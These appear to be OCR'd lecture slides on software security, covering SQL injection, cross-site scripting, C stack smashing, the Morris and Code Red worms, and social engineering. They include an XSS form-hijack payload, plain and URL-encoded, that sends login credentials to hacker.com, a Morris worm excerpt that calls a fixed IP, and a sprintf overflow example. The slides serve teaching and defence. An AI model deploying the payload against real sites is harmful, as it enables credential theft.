
Set param2 = cmd.CreateParameter(...)
param2.Value = strPassword
cmd.Parameter.Append param2

Set strAuthCheck = cmd.Execute
...
```

Problem goes beyond SQL

- Similar attacks can be made with other database languages, e.g.:
  - MongoDB (NoSQL)
  - Graph query language (Neo4J)
  - …
- Input values should be escaped and never used as statements


Cross-Site Scripting (XSS)




Reflection of input vulnerability

```
https://example.com/FILENAME.html
```

```
<HTML>
404 page does not exist: FILENAME.html
...
</HTML>
```



Another example of reflection




```
<FORM ACTION="login1.asp" METHOD="post">
<CENTER>Bad Login XPTO
<br>Username:<br><INPUT TYPE="text" NAME="login">
<br>Password:<br><INPUT TYPE="password" NAME="password">
...
```

Example XSS attack

```
Login: </form>
<form action="login1.asp" method="post"
onsubmit="XSSimage = new image;
XSSimage.src='http://hacker.com/' +
document.forms(1).login.value +
':' + document.forms(1).password.value;">
```

```
<FORM ACTION="login1.asp" METHOD="post">
<CENTER>Bad Login </form>
<form action="login1.asp" method="post"
onsubmit="XSSimage = new image;
XSSimage.src='http://hacker.com/' +
document.forms(1).login.value +
':' + document.forms(1).password.value;">
<br>Username:<br><INPUT TYPE="text" NAME="login">
<br>Password:<br><INPUT TYPE="password" NAME="password">
```

when the form with the new pair username / password is submitted, a copy goes to hacker.com

XSS trigger

- In the example attack:
  - The attacker has only to convince the victim to click in the following link:

```
https://bank.com/login.asp?username=%3C/form%3E%3Cfor
m%20action=%22login1.asp%22%20method=%22post%22%20ons
ubmit=%22XSSimage=new%20image;XSSimage.src="http://ha
cker.com/’%20%2B%20document.forms(1).login.value%20%2
B%20‘:’%20%2B%20document.forms(1).password.value;%22%
3E
```

- Then… what can we do?

How to prevent XSS

- Encode the outputs
  - Replace symbols interpreted by HTML, so that code is no longer interpreted as code
    - E.g., replace **<** by **<**
- Reduce the amount of HTML symbols to the essential
  - Test what is accepted
    (do not test what is not accepted)
- Use thorough encoding libraries
  - Do not write your own functions!


C language and overflows

- **Stack smashing**
- Heap overflow
- BSS overflow
- Print and format overflow

Overflows: *Stack smashing*

Standard usage:

```
void f ( int x, char * y )
{
     char z[12];
     sprintf (z, "%d %s", x, y );
     write ( 2, z, strlen(z) );
}
```




Overflows: *Stack smashing*

```
void f ( int x, char * y )
{
    char z[12];
    sprintf (z, "%d %s", x, y );
    write ( 2, z, strlen(z) );
}

{
    ...

    f (0x1234,"this is too big");


    ...
}
```



Overflows: *Stack smashing*

Code injected by the attacker is executed!

This is worst that can happen…



Morris ‘experiment’ (1988)

- Morris worm – the first Internet worm
  - Self-replicating program, propagated through the network
  - Inspired on virus

```
/* This report a sucessful breakin by sending a single byte to "128.32.137.13"
 * (whoever that is). */

static report_breakin(arg1, arg2)              /* 0x2494 */
{
    int s;
    struct sockaddr_in sin;
    char msg;

    if (7 != random() % 15)
        return;

    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_port = REPORT_PORT;
    sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
                                               /* <env+77>"128.32.137.13" */


    s = socket(AF_INET, SOCK_STREAM, 0);
    if (s < 0)
        return;
    if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))
        ;
    close(s);
}
```

Morris worm (1988)

- Used a buffer overflow in the Unix finger daemon to spread from machine to machine
- Continued to replicate itself like a virus until the machines slowed and eventually shut down
- Result:
  - Disabled 10 percent of the computers connected to the Internet at the time (~ 6,000 computers)
  - Estimated US $10 million worth of damage
  - On 26 June 1989 Morris was the first person indicted under the Computer Fraud and Abuse Act

Code red worm (2001)

- Targeted Microsoft Web Server (IIS)
- Spread itself using a buffer overflow
  - Long string of the repeated letter N
  - Allowed executing arbitrary code to infect the machine with the worm



C/C++ memory unsafety

- Most buffer overflow attacks target C or C++ code since these languages do not have built-in buffer size checks
- So, is this only a concern for C/C++ developers?
  - No, because most other languages end up using C/C++ libraries under the surface
  - Also makes them vulnerable to this kind of attack
- Examples
  - Python calling C libraries
  - Java Native Interface
  - Node.js engine and add-ons

How to prevent stack overflows?


- Non-executable stack
- Randomization of addresses
- Canaries for detecting tampering

(Detailed in SSof course)

Summary

- Attacks and security model
- Network vulnerabilities
- Physical layer
- Data link layer
- Network layer
- Transport layer
- Application layer

OSI model common attacks



Open **S**ystem **I**nterconnection


What about layer 8 ?

- Layer 8 *informally* refers to the “user”
  - Users are often the **weakest link** in security
- Considering layer 8 explicitly can allow IT administrators to define processes to:
  - Identify users
  - Control Internet activity of users in the network
  - Set user-based policies
  - Generate reports by user
- We can even add more layers:
  - Layer 8: The individual person
  - Layer 9: The organization
  - Layer 10: Government or legal compliance

“Social Engineering”

- Psychological **manipulation** of people into performing actions or divulging confidential information
  – Trick a user to grant access to resource or reveal some secret

- Examples of social engineering attacks:
  – Pretexting
    - E.g., attacker claims to be part of the administrative team and asks for password to “repair” the system
  – Baiting
    - E.g., attacker leaves unattended USB drive with malware that the user inserts into the computer
  – Phishing
    - E.g., attacker sends email with malicious attachment or link to be clicked



Kevin Mitnick